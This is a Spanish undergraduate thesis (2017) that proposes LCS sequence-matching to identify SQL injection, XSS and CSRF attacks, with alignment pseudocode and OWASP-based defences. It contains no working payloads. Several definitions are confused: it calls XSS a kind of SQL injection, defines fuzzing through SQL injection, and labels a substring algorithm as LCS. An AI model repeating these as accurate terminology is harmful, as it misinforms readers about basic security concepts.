MÉTODO PARA LA IDENTIFICACIÓN Y CLASIFICACIÓN DE ATAQUES DE INTRUSIÓN DE TIPO INYECCIÓN SQL, XSS Y CSRF BASADO EN UNA SOLUCIÓN AL PROBLEMA DE LA SUBSECUENCIA COMÚN MÁS LARGA

Darío Fernando Gómez Zúñiga

Universidad del Cauca
Facultad de Ingeniería Electrónica y Telecomunicaciones
Departamento de Sistemas
Grupo GTI – Desarrollo en Tecnologías de la Información
Línea de investigación: Algoritmia y Programación
Popayán
2017

MÉTODO PARA LA IDENTIFICACIÓN Y CLASIFICACIÓN DE ATAQUES DE INTRUSIÓN DE TIPO INYECCIÓN SQL, XSS Y CSRF BASADO EN UNA SOLUCIÓN AL PROBLEMA DE LA SUBSECUENCIA COMÚN MÁS LARGA

Darío Fernando Gómez Zúñiga

Trabajo de grado para optar al título de Ingeniero de Sistemas

Director:
Magister. Ember Ubeimar Martínez Flor

Universidad del Cauca
Facultad de Ingeniería Electrónica y Telecomunicaciones
Departamento de Sistemas
Grupo GTI – Desarrollo en Tecnologías de la Información
Línea de investigación: Algoritmia y Programación
Popayán, Mayo de 2017

AGRADECIMIENTOS

En estas breves líneas agradezco a las personas que han hecho posible el desarrollo de este proyecto, y han participado en mi desarrollo profesional, resaltando la colaboración, el talento y el esfuerzo del director Magister Ember Mauricio Martínez Flor.

Agradezco a mis más allegados amigos quienes siempre han estado allí como apoyo y ánimo para continuar afrontando este largo y a su vez corto camino, además de darme el valor necesario para finalizar esta etapa de nuestra vida.

También agradezco a los docentes que me formaron a lo largo del camino educativo e inculcaron valores y costumbres que me identifican hoy en día dentro de la sociedad de la que hago parte como profesional y cumplir mis metas.

Finalmente doy las gracias a mis padres que han hecho posible mi existencia y son los que me han ayudado a conseguir mi formación profesional; mi hermana, sobrino y familiares más cercanos quienes siempre han creído en mí brindándome su apoyo incondicional.

Para finalizar damos gracias a Dios por hacer de nuestra vida una realidad.

Darío Fernando Gómez Zúñiga

TABLA DE CONTENIDO

INDICE DE TABLAS

INDICE DE FIGURAS

INTRODUCCIÓN

Las aplicaciones web son propensas a ataques de intrusión que tienen importantes consecuencias como el robo y manipulación de información personal, pública o privada, causados por el robo de cookies y el secuestro de sesión a través de vulnerabilidades de tipo inyección SQL que ocurren cuando una aplicación cliente envía información no confiable a un intérprete como parte de un comando o consulta. Estas vulnerabilidades son muy comunes, particularmente en el código heredado[1], frecuentemente encontrado en las consultas SQL, LDAP, Xpath o NoSQL; incluyendo los comandos del Sistema Operativo, intérpretes de XML, encabezados de SMTP y argumentos de programas; también, son fáciles de identificar al examinar el código, pero difíciles de descubrir por medio de pruebas. Algunos analizadores y fuzzers[2] pueden ayudar a los atacantes a encontrar vulnerabilidades de tipo inyección SQL [1], [2].

El Proyecto Abierto de Seguridad en Aplicaciones Web (Open Web Application Security Project, OWASP), dedicado a promover el desarrollo, adquisición y el mantenimiento de aplicaciones que sean confiables en las organizaciones, propone en el año 2013 un Top 10 de los diez riesgos más críticos en aplicaciones web [2]. Basado en 8 conjuntos de datos de 7 firmas especializadas en seguridad de aplicaciones, incluyendo 4 empresas consultoras y 3 proveedores de herramientas. Donde se exponen como vulnerabilidades más comunes en las aplicaciones web los tipos de ataques de intrusión conocidos como: Inyección SQL[3], Secuencia de Comandos en Sitios Cruzados[4] (Cross-Site Scripting, XSS) y Falsificación de Peticiones en Sitios Cruzados[5] (Cross-Site Request Forgery, CSRF), entre otros. Adicionalmente, propone proyectos para la medición y mitigación de los riesgos mencionados; incluyendo guías para realización de pruebas, donde el proyecto que se destaca es OWASP Mutillidae [3], el cual dentro de sus categorías incluye proyectos como: OWASP AntiSamy Project, OWASP Application Security Metrics Project, OWASP Application Security Verification Standard Project, OWASP Best Practices: Use of Web Application Firewalls, OWASP CSRF Guard Project, OWASP CSRF Tester Project, OWASP LAPSE Project, OWASP Sqlibench Project, OWASP XSSer Project.

Un ataque por inyección SQL consiste en la inserción de una consulta SQL por medio de los datos de entrada desde el cliente hacia la aplicación vulnerable. Un ataque por inyección SQL exitoso puede leer datos sensibles almacenados en la base de datos, modificarlos (insert, update o delete), ejecutar operaciones de administración sobre la base de datos (tales como detener la base de datos), recuperar el contenido de un determinado archivo presente sobre el sistema de archivos del DBMS[6] y en algunos casos emitir comandos al sistema operativo [4].

Un ataque de intrusión por Secuencia de Comandos en Sitios Cruzados (XSS, de aquí en adelante) es uno de los ataques más comunes realizados a través de la alteración de

[1] Código fuente relacionado con un sistema operativo o una tecnología de computación sin soporte técnico.

[2] Un fuzzer es un programa que intenta descubrir vulnerabilidades de seguridad enviando una entrada arbitraria a una aplicación mediante la inyección SQL de datos mal formados o semi-mal formados.

[3] Posición A1 en el ranking OWASP Top 10 – 2013.

[4] Posición A3 en el ranking OWASP Top 10 – 2013.

[5] Posición A8 en el ranking OWASP Top 10 – 2013.

[6] DBMS: Data Base Management System, Sistemas de Gestión de Bases de Datos

peticiones HTML o alteración de URL; y considerado una vulnerabilidad en seguridad. Es un tipo de inyección SQL de código, en el cual, la secuencia de comandos maliciosos se inyecta en las aplicaciones web de confianza. El ataque de intrusión ocurre cuando un atacante utiliza una aplicación web para enviar código malicioso, en forma de script, al navegador de un usuario final diferente [5]–[7].

La Falsificación de Peticiones en Sitios Cruzados (CSRF, de aquí en adelante) obliga al navegador de una víctima autenticada a enviar una petición HTTP falsificada, incluyendo la sesión del usuario y cualquier otra información de autenticación incluida automáticamente, a una aplicación web vulnerable. Esto permite al atacante forzar al navegador de la víctima para generar pedidos que la aplicación vulnerable determina que son peticiones legítimas provenientes de la víctima [2].

Para evitar un ataque de intrusión de tipo inyección SQL o de tipo XSS se recomienda mantener los datos no confiables separados de los comandos y consultas. La opción preferida es usar una API segura, la cual evite el uso de intérpretes por completo o provea una interface parametrizada, pero aún se pueden introducir inyecciones en el motor del intérprete. Cuando una API parametrizada no está disponible, se debe codificar cuidadosamente los caracteres especiales, usando la sintaxis de escape específica del intérprete. La validación de entradas positivas o de “lista blanca” también se recomienda, pero no es una defensa integral dado que muchas aplicaciones requieren caracteres especiales en sus entradas. Para el contenido en formato enriquecido se considera utilizar bibliotecas de auto desinfección como la AntiSamy del Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP, de aquí en adelante) o el proyecto de desinfección de HTML en Java; y se debe considerar la utilización de Políticas de Seguridad de Contenido (Content Security Policy, CSP) como defensa de ataques XSS en la totalidad de la aplicación web [2].

En el caso de un ataque de intrusión de tipo CSRF la opción preferida es incluir un token único en un campo oculto. Esto hace que el valor de dicho campo se envíe en el cuerpo de la solicitud HTTP, evitando su inclusión en la URL que es sujeta a mayor exposición. El token único también puede ser incluido en la propia URL, o un parámetro de la misma; sin embargo, ésta práctica presenta el riesgo que la URL sea expuesta a un atacante, y por lo tanto, pueda comprometer el token secreto. Otra opción es requerir que el usuario vuelva a autenticarse, o pruebe que se trata de un usuario legítimo (por ejemplo mediante el uso de CAPTCHA[7]) [2].

Algunas de las anteriores medidas para mitigar los posibles ataques de intrusión de los tipos mencionados (inyección SQL, XSS y CSRF) se basan en la validación del contenido de las solicitudes del cliente utilizando la validación por secuencia de caracteres, debido a que el intérprete debe seleccionar los parámetros contenidos en la URL o en el paquete HTML enviado por el cliente, para poder determinar el árbol de peticiones que se debe ejecutar en el servidor, proceso que puede incluir uno de los problemas más frecuentes sobre cadenas de caracteres que es la comparación de secuencias.

Para realizar la comparación y determinar la similitud de secuencias se han planteado varios métodos, algunos de éstos principales métodos se basan en la implementación de una solución para el problema de la Subsecuencia Común más Larga (Longest Common

[7] CAPTCHA son las siglas de Completely Automated Public Turing test to tell Computers and Humans Apart, prueba de Turing completamente automática y pública para diferenciar computadoras de humanos

Subsequence, LCS) entre dos secuencias dadas, es decir, encontrar la sucesión de caracteres de forma ordenada y no necesariamente contigua de mayor longitud. Para el caso de análisis de secuencias, la similitud de secuencias es uno de los conceptos de mayor importancia, principalmente por el hecho de observar el porcentaje de identidad útil para determinar la similitud entre secuencias, la cual puede, por ejemplo, precisar si comparten un mismo patrón de secuencia. Este porcentaje de identidad es una tasa entre el número de columnas con caracteres idénticos encontrados en un alineamiento y el número de símbolos de la secuencia más larga [8].

Teniendo en cuenta lo anterior, la posibilidad de aplicar una solución al problema de la Subsecuencia Común más Larga (LCS, de aquí en adelante) en diferentes campos de la ingeniería se plantea como un interrogante importante para el desarrollo de nuevos métodos y sugiriendo la siguiente pregunta de investigación: ¿Los algoritmos de solución al problema LCS se pueden utilizar en la identificación y clasificación de ataques de tipo inyección SQL, XSS e inyección SQL CSRF?

Como en el análisis de secuencias se busca la identificación y clasificación de patrones o determinar el grado de similitud entre secuencias de caracteres, el presente proyecto propone un método para aplicar una solución al problema LCS de las más referenciadas en la identificación y clasificación de ataques de tipo inyección SQL, XSS y CSRF, analizando las secuencias de caracteres enviadas a través de solicitudes realizadas hacia el servidor. En los trabajos previos consultados en relación con la aplicación de soluciones al problema LCS no hacen referencia a temas de seguridad de la información, además los trabajos previos consultados sobre los temas: inyección SQL, XSS y CSRF, no mencionan la utilización de algoritmos de análisis de secuencia para su detección.

El presente proyecto propone un método para la identificación y clasificación de ataques de intrusión tipo inyección SQL, XSS y CSRF usando una solución al problema LCS y una técnica de minería de datos, con el fin de observar su comportamiento en algunos casos específicos e indicar sus ventajas y desventajas.

El presente documento se divide en cuatro (4) partes principalmente: La primera parte es la presentación de algunos conceptos previos y la revisión bibliográfica relacionada con los temas que conforman el entorno de desarrollo del método de identificación y clasificación de ataques tipo inyección SQL, XSS y CSRF utilizando una solución al problema LCS que puedan ser aplicada. La segunda parte es la presentación del proceso metodológico que se ha planteado para el desarrollo del proyecto. La tercera parte incluye el estudio realizado al problema LCS, partiendo de su caracterización basada en extensiones o tipos de problemas LCS, continuando con la selección del algoritmo que mejor se adapta a las condiciones que conforman el método propuesto; con el fin de hacer la presentación del método de identificación y clasificación de los ataques de intrusión de tipo inyección SQL, XSS y CSRF utilizando como base un algoritmo solución al problema LCS y una técnica de clasificación basada en prototipos. Para finalizar, se hace la evaluación del método propuesto a través de medidas de rendimiento y precisión utilizando las bases de datos públicas de vulnerabilidades; su correspondiente análisis de resultados y por consiguiente presentar las conclusiones del proyecto y su posible trabajo a futuro.

Capítulo 1. CONCEPTOS PREVIOS

En este capítulo se presentan los elementos conceptuales que se deben tener en cuenta para obtener una visión general del área en la que se va a desarrollar el proyecto. Estos elementos incluyen los conceptos de algoritmos para el problema de la Subsecuencia Común más Larga (LCS), alineamiento de secuencias y los ataques de intrusión basados en inyección SQL, secuencia de comandos en sitios cruzados (XSS) y falsificación de peticiones en sitios cruzados (CSRF).

1.1. La Subsecuencia Común más Larga (LCS)

Una secuencia es una sucesión finita de símbolos los cuales pertenecen a un alfabeto. Un alfabeto es un conjunto finito de símbolos denotado por Σ y su tamaño o número de símbolos por σ. Una secuencia x de longitud m se representa $x_1 \dots x_m$, donde $x_i \in \Sigma$ para $1 \leq i \leq m$. La secuencia sin símbolos es denotada por ε. La longitud de una secuencia se representa por $|S|$ o cuando las secuencias de entrada son conocidas, m para la secuencia x, n para la secuencia y y r para el patrón z o secuencia de restricción. Una secuencia invertida de una secuencia $x = x_1 x_2 \dots x_m$, se representa por x^* y se define como $x^* = x_m x_{m-1} \dots x_1$.[8]

Una subsecuencia es cualquier subconjunto de elementos de una secuencia conservando el mismo orden relativo, así una subsecuencia $s_1 \dots s_k$ de x es obtenida eliminando $m - |s|$ símbolos de x, también se dice, s está contenida en x. Una subsecuencia común (Common Subsequence, CS) de x y y es una subsecuencia que se encuentra en x y en y.[8]

La subsecuencia común más larga (Longest Common Subsequence, LCS) de x y y, denotado por $LCS(x, y)$ es una subsecuencia común de máxima longitud. En éste caso el problema puede ser definido como se muestra en la Ecuación 1.

$$LCS(X_i, Y_j) = \begin{cases} \emptyset & \text{if } i = 0 \text{ or } j = 0 \\ LCS(X_{i-1}, Y_{j-1}) \frown x_i & \text{if } x_i = y_j \\ \text{longest}\,(LCS(X_i, Y_{j-1}), LCS(X_{i-1}, Y_j)) & \text{if } x_i \neq y_j \end{cases}$$

Ecuación 1. Definición LCS.
Tomado de [9].

Para encontrar la subsecuencia común más larga de X_i y Y_j, comparamos los elementos x_i y y_j. Si son iguales, entonces la secuencia $LCS(X_{i-1}, Y_{j-1})$ será extendida por el elemento x_i. Si no son iguales, entonces el más largo de $LCS(X_i, Y_{j-1})$, y $LCS(X_{i-1}, Y_j)$, será la respuesta (Si ambos son del mismo tamaño pero no son idénticos, ambas soluciones serán los resultados). La longitud del $LCS(x, y)$ se denota por $\mathcal{L}(x, y)$ [8].

En la Figura 1, se presenta un algoritmo que describe el cálculo de los valores correspondientes almacenados en una matriz D, con el fin de encontrar la LCS:

Algorithm 3: Longest common substring.
LCS(x, y)
(1) **Initialization:**
(2) $D(0,0) = 0.$
(3) **for** $i = 1$ **to** M
(4) $D(i,0) = 0.$
(5) **for** $j = 1$ **to** N
(6) $D(0,j) = 0.$
(7) **Recursion:**
(8) **for** $i = 1$ **to** M
(9) **for** $j = 1$ **to** N
(10) **if** $x_i = y_j$
(11) $D(i,j) \leftarrow D(i-1,j-1)+1$
(12) **else**
(13) $D(i,j) \leftarrow 0$

Figura 1. Esquema del Algoritmo para LCS.
Tomado de [10].

El algoritmo se inicializa fijando el valor de cero (0) en la primera fila y columna de una matriz de tamaño MxN donde M es la longitud de la cadena X y N es la longitud de la cadena Y. Seguidamente se procede a recorrer la matriz y calcular los valores correspondientes mediante la comparación secuencial de los caracteres x_i y y_j, teniendo en cuenta que si hay una similitud se almacena el valor $D(i-1,j-1)+1$ en la celda $D(i,j)$, en caso contrario se fija el valor de cero (0).

Por ejemplo, para calcular la matriz correspondiente para las secuencias “GATTACA” y “GAATTC”, utilizando el algoritmo presentado en la Figura 2, se obtiene la matriz presentada en la Figura 2.

		G	A	T	T	A	C	A
	0	0	0	0	0	0	0	0
G	0	1	0	0	0	0	0	0
A	0	0	2	0	0	1	0	1
A	0	0	1	0	0	1	0	1
T	0	0	0	2	1	0	0	0
T	0	0	0	1	3	0	0	0
C	0	0	0	0	0	0	1	0

Figura 2. Ejemplo de Matriz ampliada para las secuencias “GATTACA” y “GAATTC”.
Tomado de [10]

El anterior algoritmo se implementa y se presentan adaptaciones utilizando técnicas de programación tales como: programación dinámica, autómatas finitos no determinísticos, recursividad, filtramiento y paralelismo de bits [11]. Estas técnicas serán descritas de manera general posteriormente.

1.2. Alineamiento de Secuencias

Alineamiento significa insertar espacios en blanco (GAP) de forma que letras iguales se alineen. Permite representar y comparar dos o más secuencias para resaltar sus zonas de similitud, que podrían indicar relaciones funcionales o evolutivas entre las secuencias consultadas. Las secuencias alineadas se escriben con las letras en filas de una matriz en las que, si es necesario, se insertan gaps para que las zonas con idéntica o similar estructura se alineen; se debe evitar la alineación de los espacios en blanco, pero estos son aceptados al comienzo o al final de las secuencias; por ejemplo, en la Figura 3, se presenta el alineamiento para las secuencias de ADN tales como “ACCAAGC” y “TCCACAC” donde los espacios en blanco (gaps) son representados por “-” es:[8], [12]

Secuencia x:	-	T	C	C	A	C	A	-	C
	|	|	|	|	|	|	|	|	|
Secuencia y:	A	-	C	C	A	-	A	G	C

Figura 3. Ejemplo de alineamiento de secuencias de ADN.
Tomado de [12].

En el alineamiento de secuencias se distinguen dos tipos esencialmente: el *alineamiento global* y el *alineamiento local*; los alineamientos globales son útiles cuando las secuencias problema iniciales son similares y aproximadamente del mismo tamaño y los alineamientos locales son útiles para secuencias diferenciadas en las que se sospecha que existen regiones muy similares o motivos de secuencias similares dentro de un contexto mayor. Los métodos híbridos, conocidos como semiglobales o métodos "glocales" intentan encontrar el mejor alineamiento posible que incluya el inicio y el final de una u otra secuencia [13].

1.2.1. Alineamiento Global

En el alineamiento global se intenta que el alineamiento cubra las dos secuencias completamente introduciendo los gaps que sean necesarios para igualar las longitudes de las secuencias. Éste tipo de alineamiento sirve para alinear secuencias que empiecen y acaben en la misma región o muy parecidas y de longitud similar, por ejemplo genes homólogos de especies similares.[12], [14]

Dentro de los algoritmos que permiten encontrar la secuencias alineadas de forma global, se distingue el algoritmo Needleman-Wunch-Sellers [15]. El objetivo del algoritmo es encontrar el alineamiento óptimo de la secuencia $x_1 \dots x_i$ con la secuencia $y_1 \dots y_j$; para lo cual se hace necesario la implementación de una matriz ampliada, la cual va a contener los resultados obtenidos al momento de evaluar la relación (x_i, y_j) en un sistema de puntaje, $\sigma(a, b)$ y $\gamma(n)$. En la Figura4, se presenta el algoritmo general correspondiente a rellenar la matriz ampliada.

Algorithm 4: Needleman/Wunsch/Sellers, fill
Input: Two sequences x and y of length M and N, respectively; scoring matrix $\sigma(a,b)$; linear gap cost A.
Output: Dynamic programming matrix F.

(1) **Initialization:**
(2) $F(0,0) = 0$.
(3) **for** $i = 1$ **to** M
(4) $F(i,0) = -iA$.
(5) **for** $j = 1$ **to** N
(6) $F(0,j) = -jA$.
(7) **Recursion:**
(8) **for** $i = 1$ **to** M
(9) **for** $j = 1$ **to** N
(10) $$F(i,j) = \max \begin{cases} F(i-1,j-1) + \sigma(x_i, y_j), \\ F(i-1,j) - A, \\ F(i,j-1) - A. \end{cases}$$

Figura 4. Esquema del algoritmo Needleman-Wunch-Sellers para rellenar la matriz ampliada.
Tomado de [10].

El algoritmo presentado por Needleman – Wunch – Sellers inicia con fijar el valor de la primera fila y la primera columna utilizando el valor obtenido mediante la operación $-iA$ y $-jA$, respectivamente donde A es el valor para un GAP. Para fijar los valores subsecuentes se utiliza el valor máximo obtenido de evaluar los 3 valores $F(i-1,j-1) + \sigma(x_i, y_j)$, $F(i-1,j) - A$ y $F(i,j-1) - A$, donde $\sigma(x_i, y_j)$ es una función de evaluación de los caracteres x_i y y_j.
Luego de haber calculado los valores correspondientes almacenados en la matriz ampliada, se procede a realizar el rastreo para obtener las secuencias alineadas correspondientes, a continuación en la Figura 5, se presenta el algoritmo propuesto por Needleman-Wunch-Sellers que describe el proceso mencionado:

Algorithm 5: Needleman/Wunsch/Sellers, traceback
Input: Two sequences x and y of length M and N; scoring matrix $\sigma(a,b)$; linear gap cost A; and matrix F calculated with algorithm 4.
Output: Aligned sequences $\bar{x}$ and $\bar{y}$, containing gap characters, of equal length L.

```
(1)   k = 0
(2)   i = M
(3)   j = N
(4)   while i > 0 or j > 0
(5)     k = k + 1
(6)     if i > 0 and j > 0 and F(i,j) = F(i-1,j-1) +
        σ(x_i, x_j)
(7)       x̄_k = x_i
(8)       ȳ_k = y_j
(9)       i = i - 1
(10)      j = j - 1
(11)    else if i > 0 and F(i,j) = F(i-1,j) - A
(12)      x̄_k = x_i
(13)      ȳ_k = -
(14)      i = i - 1
(15)    else if j > 0 and F(i,j) = F(i,j-1) - A
(16)      x̄_k = -
(17)      ȳ_k = y_j
(18)      j = j - 1
(19)  L = k
(20)  for k = 1 to L/2
(21)    SWAP(x̄_k, x̄_{L-k+1})
(22)    SWAP(ȳ_k, ȳ_{L-k+1})
```

Figura 5. Esquema del algoritmo Needleman-Wunch-Sellers para rastreo de secuencias alineadas.
Tomado de [10].

1.2.2. Alineamiento Local

En el alineamiento local se alinean sólo las zonas más parecidas entre las dos secuencias. Éste tipo de alineamiento suele ser la mejor opción en el momento de encontrar patrones similares dentro de las secuencias evaluadas, a no ser que se esté seguro de que las dos secuencias deben de parecerse a lo largo de toda su extensión. En muchos casos las secuencias homólogas se parecen sólo en las regiones iguales en ambas secuencias [12], [14].

Dentro de los algoritmos que permiten encontrar las secuencias alineadas de forma local, se distingue el algoritmo Smith-Waterman; el objetivo del algoritmo es encontrar el alineamiento óptimo de la secuencia $x_1 \dots x_i$ con la secuencia $y_1 \dots y_j$; para lo cual se hace necesario la implementación de una matriz ampliada, la cual va a contener el mayor valor obtenido al momento de evaluar la relación (x_i, y_j) en un sistema de puntaje $\sigma(a,b)$ y $\gamma(n)$, en el caso de que los resultados sean valores negativos se establece como resultado máximo cero (0); esto permite que las secuencias alineadas sean establecidas como la subsecuencia común más larga para las secuencias evaluadas x y y. A continuación en la

Figura 6, se presenta el algoritmo propuesto por Smith-Waterman correspondiente para rellenar la matriz ampliada, según este método:

Algorithm 6: Smith/Waterman, fill
Input: Two sequences x and y of length M and N, respectively; scoring matrix $\sigma(a, b)$; linear gap cost A.
Output: Dynamic programming matrix F.

(1) **Initialization:**
(2) $F(0,0) = 0.$
(3) **for** $i = 1$ **to** M
(4) $F(i,0) = 0.$
(5) **for** $j = 1$ **to** N
(6) $F(0,j) = 0.$
(7) **Recursion:**
(8) **for** $i = 1$ **to** M
(9) **for** $j = 1$ **to** N
(10) $$F(i,j) = \max \begin{cases} 0, \\ F(i-1,j-1) + \sigma(x_i, x_j), \\ F(i-1,j) - A, \\ F(i,j-1) - A. \end{cases}$$

Figura 6. Esquema del algoritmo Smith-Waterman para rellenar la matriz ampliada. Tomado de [10].

El algoritmo presentado por Smith – Waterman inicia con fijar el valor de cero (0) en la primera fila y la primera columna. Para calcular los valores subsecuentes se utiliza el valor máximo obtenido de evaluar los 4 valores cero (0), $F(i-1, j-1) + \sigma(x_i, y_j)$, $F(i-1, j) - A$ y $F(i, j-1) - A$, donde $\sigma(x_i, y_j)$ es una función de evaluación de los caracteres x_i y y_j.

Para obtener las secuencias alineadas calculadas mediante el algoritmo para rellenar la matriz ampliada propuesto por Smith-Waterman, se realiza aplicando el algoritmo de rastreo de secuencias alineadas propuesto Needleman-Wunsch-Seller en la sección de alineamiento global, con la diferencia que el algoritmo finaliza el rastreo de las subsecuencias cuando el valor almacenado en la celda $F(i, j)$ sea cero (0).

1.3. Ataques de intrusión basados en Inyección SQL

Los ataques de intrusión de tipo inyección SQL ocurren cuando una aplicación envía información no confiable a un intérprete. Estas fallas son muy comunes, particularmente en el código antiguo. Se encuentran, frecuentemente, en las consultas SQL, LDAP, Xpath o NoSQL; los comandos de sistemas operativos, intérpretes de XML, encabezados de SMTP, argumentos de programas, etc. Estas fallas son fáciles de identificar al examinar el código, pero difíciles de descubrir por medio de pruebas. Los analizadores y fuzzers pueden ayudar a los atacantes a encontrar fallas de inyección SQL [2].

En la Figura 8, se presenta un ejemplo del ingreso de información válida a un formulario y cómo se genera un código SQL que permita obtener la información almacenada en una base de datos; seguidamente se muestra el ingreso de información inválida, donde la información corresponde a una parte de un código de validación SQL que permita obtener toda la información almacenada en la tabla “users” almacenada en la base de datos.



Figura 7. Ejemplo de Inyección SQL.
Tomado de [16].

Para evitar una inyección SQL se requiere mantener los datos no confiables separados de los comandos y consultas. Por lo tanto OWASP [2], presenta las siguientes opciones para la detección o evasión de inyección SQL:

1. La opción preferida es usar una API segura la cual evite el uso de intérpretes por completo o provea una interface parametrizada. Igualmente es necesario ser cuidadoso con las APIs, como con los procedimientos almacenados que son parametrizados, porque aún pueden introducir inyecciones en el motor del intérprete.
2. Si una API parametrizada no está disponible, se debe codificar cuidadosamente los caracteres especiales, tales como (‘, “, #, $, %, &), usando la sintaxis de escape específica del intérprete que permita anular su uso como parte de una secuencia SQL válida. OWASP ESAPI [3] provee muchas de estas rutinas de codificación.
3. La validación de entradas positivas o de "lista blanca" también se recomienda, pero no es una defensa integral dado que muchas aplicaciones requieren caracteres especiales en sus entradas. Si se requieren caracteres especiales, solo las soluciones anteriores 1. y 2., harían su uso seguro. La ESAPI de OWASP tiene una librería extensible de rutinas de validación positiva.

1.4. Ataques de intrusión basados en Secuencia de Comandos en Sitios Cruzados (XSS)

El ataque informático de tipo XSS es la falla de seguridad predominante en aplicaciones web. Ocurren cuando una aplicación, en una página enviada a un navegador incluye datos suministrados por un usuario sin ser validados o codificados apropiadamente. Existen tres tipos de fallas conocidas XSS: 1) Almacenadas, 2) Reflejadas, y 3) basadas en DOM. La mayoría de las fallas XSS son posibles de ser detectadas a través de pruebas o por medio del análisis del código pero con el inconveniente de que las pruebas o el análisis de código no contemplen todas las posibles combinaciones de ataques posibles.

En la Figura 8, se presenta un ejemplo de un ataque XSS realizado mediante la visita de un sitio web vulnerable mediante el navegador de la víctima por parte del atacante utilizando información almacenada en el navegador de la víctima.



Figura 8. Ejemplo Flujo de XSS.
Tomado de [17].

Prevenir un ataque informático de tipo XSS se requiere mantener los datos no confiables separados del contenido activo del navegador. OWASP [2] propone las siguientes medidas:

1. La opción preferida es codificar los datos no confiables basados en el contexto HTML (cuerpo, atributo, JavaScript, CSS, o URL) donde serán ubicados.
2. La validación de entradas positivas o de “lista blanca”, considerando que esta técnica no es una defensa completa ya que muchas aplicaciones requieren aceptar caracteres especiales como parte de las entradas válidas. Dicha validación debe, en la medida de lo posible, validar el largo, los caracteres, el formato y reglas de negocio que debe cumplir el dato antes de aceptarlo como entrada.
3. Para contenido en formato enriquecido, se considera utilizar bibliotecas de auto sanitización como AntiSamy de OWASP [3] o el proyecto sanitizador de HTML en Java.
4. Considerar utilizar políticas de seguridad de contenido (CSP) para la defensa contra ataques informáticos de tipo XSS en la totalidad del sitio web.

1.5. Ataques de intrusión basados en Falsificación de Peticiones en Sitios Cruzados (CSRF)

El ataque informático de tipo CSRF aprovecha el hecho que la mayoría de las aplicaciones web permiten a los atacantes predecir todos los detalles de una acción en particular. Dado que los navegadores envían credenciales como cookies de sesión de forma automática, los atacantes pueden crear páginas web maliciosas que generan peticiones falsificadas que son indistinguibles de las legítimas. La detección de fallos de tipo CSRF se hace a través de pruebas de penetración o de análisis de código pero algunos ataques informáticos se basan en la combinación de un ataque XSS con ataques de tipo inyección SQL.

En la Figura 9, se presenta un ejemplo de un ataque CSRF realizado mediante la visita de un sitio web desarrollado por el atacante mediante el navegador de la víctima, luego, el atacante procede a realizar la visita al sitio web vulnerable utilizando la información válida provista por la víctima.



Figura 9. Ejemplo de Flujo de CSRF.
Tomado de [18].

La prevención de ataques de tipo CSRF por lo general requiere la inclusión de un token no predecible en cada solicitud HTTP. Estos tokens deben ser, como mínimo, únicos por cada sesión del usuario. OWASP [2] propone las siguientes medidas:

1. La opción preferida es incluir el token único en un campo oculto. Esto hace que el valor de dicho campo se envíe en el cuerpo de la solicitud HTTP, evitando su inclusión en la URL, sujeta a mayor exposición.
2. El token único también puede ser incluido en la propia URL, o un parámetro de la misma. Sin embargo, esta práctica presenta el riesgo e inconveniente de que la URL sea expuesta a un atacante, y por lo tanto, pueda comprometer el token secreto. CSRF Guard [3] de OWASP puede incluir automáticamente los tokens secretos en Java EE, .NET, aplicaciones PHP. Por otro lado, ESAPI [3] de OWASP incluye también métodos para que los desarrolladores puedan utilizar para evitar este tipo de vulnerabilidades.
3. Solicitar que el usuario vuelva a autenticarse, o pruebas que se trata de un usuario legitimo (por ejemplo mediante el uso de CAPTCHA) pueden también proteger frente ataques de tipo CSRF.

